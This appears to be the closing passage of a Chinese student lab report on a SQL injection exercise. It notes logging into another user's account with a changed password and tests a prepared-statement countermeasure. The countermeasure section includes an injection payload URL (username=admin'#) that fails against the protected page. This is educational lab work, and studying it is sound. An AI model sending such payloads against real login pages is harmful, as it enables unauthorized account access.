


用新密码登录Boby的账号，成功登录。




**Task 4: Countermeasure — Prepared Statement**

查看/var/www/SQLInjection/safe\_home.php文件，发现是prepared statement的语句。



打开网址：[www.seedlabsqlinjection.com/safe\_home.php?username=admin'#&Password=](http://www.seedlabsqlinjection.com/safe_home.php?username=admin'#&Password=)

攻击不成功。



**三、实验总结**

这次实验的内容主要是SQL注入攻击。在实验中，我初步了解了基本的SQL语句、SQL注入攻击的基本方法以及其防御措施。SQL注入攻击仍然是基于数据与代码相混合，这其实在之前的实验中有多次体现，让我深刻地意识到其危害性。在这次实验中，遇到的最大困难是在终端采用curl命令实行SQL注入攻击，至今还未能得到正确结果，我将继续探索此方面的知识。